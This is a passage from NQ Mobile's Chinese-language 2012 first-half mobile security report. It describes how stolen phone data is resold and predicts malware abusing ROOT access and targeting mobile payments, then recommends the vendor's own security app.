而一旦通过恶意软件获取到用户的隐私内容，获利方式一直是用户普遍关注的话题，2012 年上半年，通过网秦“云安全”监测平台的长期监控、分析研究发现，目前一条围绕隐私利益点的转卖获利产业链已经初步形成，黑客在盗取隐私后除可由试图窥探隐私的黑客直接获利，获取相关隐私内容，还可在拿到数据同时，通过转卖信息来间接获利。

例如，研究发现，黑客可在获得用户手机中的通话记录后将其转卖给商业间谍，这时相关机密内容均有遭曝光或取证的高危风险，而一旦手机联系人被转卖，可能被电信欺诈团队利用借此伪装亲友来实施诈骗行为，如使用习惯、手机支付习惯、历史等信息若被转卖，还可能被非法广告公司利用，更有针对性的推送广告及垃圾短信。

黑客获得隐私后的直接与间接获利方式（来源:网秦“云安全”监测平台）

而在兜售隐私过程中，黑客便可不断获利，如 2012 年央视 3.15 晚会曾报道关于某些公司倒卖用户信息的案例，其中千条隐私信息的价格高达千元，根据定制项目还会不断增高价格，更是对隐私买卖的全面曝光，相关机构正在不断加大对隐私窃取者的打击力度，相信在 2012 年下半年，隐私安全问题会有好转。

四、安全趋势预测

1. 发展趋势预测:ROOT 权限正在被恶意软件广泛利用

2012 年上半年，网秦“云安全”监测平台发现，相关流氓推广木马多已实现判断手机是否具备 ROOT 权限，并获取这一权限以实现静默安装、计费的能力，众所周知，Android 操作系统底层为 Linux 内核，ROOT 是 Linux 超级管理员用户，具有最大的权限。在 Android 的安全设计中，默认情况下用户不具有 ROOT 权限。

但是，近年来， Android 系统出现了多个可让用户获取 ROOT 权限的途径，例如默认情况下，系统不具有 ROOT 权限，而导致很多操作无法进行（如备份系统），用户为使用更方便，主动利用漏洞或者第三方提供的软件获取 ROOT 权限，通过网秦“云安全”监测平台的调研数据显示，**目前中国大陆地区有近 23%的用户手机已获得 ROOT 权限。**

而一旦恶意软件成功获取了 ROOT 权限，不但可以做到应用程序的静默安装，还可以访问其他应用程序以及随意读写用户隐私数据，修改或删除非其他应用程序的文件等等，对用户的 Android 手机造成的安全隐患，对此，ROOT 权限安全问题正在凸显，形势较为严峻，值得用户的密切关注。

2. 威胁趋势预测:黑客目标将瞄准支付消费安全

而在趋势与发展预测同时，黑客下一步的攻击目标也将成为关键预测，报告预测，手机黑客下一步的攻击目标将瞄准支付消费安全，例如，一旦手机支付用户感染已具备通过监听键盘记录和拦截篡改网络数据包来窃取用户支付账户密码等能力的恶意软件，其便可以通过模拟按键来模拟用户操作以达到恶意消费或转账的目的。

如图所示，一旦感染手机恶意软件，其便会监听键盘记录或拦截网络数据包，拦截手机浏览器，在执行支付操作时自动转向设置的虚假支付页等，从中窃取用户的支付账户密码。

如以**“监控键盘记录”**这一窃取支付密码的主要方式为例，恶意软件会伪装成一些常用手机软件，或伪装成阿里旺旺、支付宝手机版等支付工具来骗取用户下载。病毒在手机系统后台运行时即可对用户的手机键盘进行监控。自动在后台联网，上传数据，或将您的支付密码直接以短信方式发送给黑客。并会在发送完毕后，自动删除此条信息，让用户无法察觉。

同时，为进一步威胁用户的支付安全，黑客还将未来通过技术手段设置虚假支付环境，如**引导用户访问“钓**

鱼”网站，模拟高度逼真的买卖过程，骗取用户完成一系列操作，**通过截获用户的上行数据破解账户信息**，全程记录下用户输入的所有信息来直接获取经济利益。

报告同时预测，除通过恶意软件盗取核心支付信息谋取利益外，“消费安全”也将成为关键，如在目前 Android 平台中，出现以免费下载、试玩为名诱骗用户下载，而在游戏过程中突然弹出某些提示，如"若需继续，需要支付 x 元的费用获取通行证"等提示，用户极易在游戏过程中忙中出错，不慎点击确认，从而直接产生话费。

另有部分游戏，出现了免费试玩若干时间，如“几关”后，也利用用户正在玩乐的兴趣中，突然弹出某些误导性提示来诱骗用户支出费用的情况，如何规范游戏道具的付费流程、明确付费提示，也将成为未来行业亟待解决的关键，而这其中的安全隐患将在未来日益凸显。

五、手机安全解决方案

从 2012 年上半年的安全数据、威胁解读及其背后的黑色利益链条中可以看出，当前手机用户仍面临严峻的移动安全威胁，而为避免遭遇安全风险，网秦手机安全专家也为用户提供了安全建议：

1. 遏制手机病毒/恶意软件

2012 年上半年手机安全报告显示，平台安全形势仍在持续恶化中，而近期在多家应用商店、软件商店中，频繁出现伪装成正常手机软件，以外发短信等形式实施恶意扣费、隐私窃取行为的恶意软件。故建议用户下载应用之后，及时通过专业安全工具进行安全性排查。如“网秦安全”（下载：http://www.nq.com）软件，基于“本地+云端”双向监测，将可有效识别一系列存在高危风险的手机恶意软件。

目前，网秦安全已经具备一站式立体防御体系，可以有效避免恶意软件在获取 ROOT 权限后联网操控威胁用户隐私安全的现象。同时有效抵御恶意网址对手机用户的侵袭，全面查杀 2012 年上半年新增的恶意软件及其变种程序。

2. 护手机话费/隐私安全

2012 年上半年以来，隐私窃取、恶意扣费软件数量激增，同时由“远程控制木马”比例仍居高不下哦，为确保用户的话费、隐私安全，专家建议用户选择如“网秦安全”来全面保护我们的话费安全。

同时，可通过网秦安全 Android 版中提供“联网管理”功能，全面阻止恶意软件试图索取核心权限后自动联网、自动上传和下载数据的恶意行为，避免因不慎感染恶意软件而遭遇安全威胁，真正阻止“远程控制木马”的肆虐。

3. 确保应用程序的下载安全

安全报告数据显示，应用商店、手机论坛依然是恶意软件的主要传播渠道，对此，专家建议用户应尽量选择已与安全厂商建立合作管理的软件应用商店，并在下载同时，可通过如网秦“云安全”在线监测平台对其进

行安全鉴定，确保下载内容已经过了安全检测。

同时，建议在手机中安装具备实时防护功能的手机安全软件，在安装程序前会扫描其的安全状态，一旦发现其中存在有可能触发扣费或窃取隐私行为的现象，将阻止其安装并立即进行删除，全面保障手机的运行、使用、资费和隐私安全。

免责声明：

该报告综合网秦“云安全”监测平台的统计、研究数据和分析资料，针对 2012 年上半年全球手机安全形势发展进行统计、研究和分析。本报告提供给媒体、公众和相关政府及行业机构作为移动互联网信息安全状况的介绍和研究资料，请相关单位酌情使用，如若本报告阐述之状况、数据与其它机构研究结果有差异，请使用方自行辨别，北京网秦天下科技有限公司不承担与此相关的一切法律责任。

网秦移动有限公司

地址: 北京市东城区和平里东街11号四号楼 100013
电话: +86 8565 5555
传真: +86 8565 5518
www.NQ.com　纽交所代码: NQ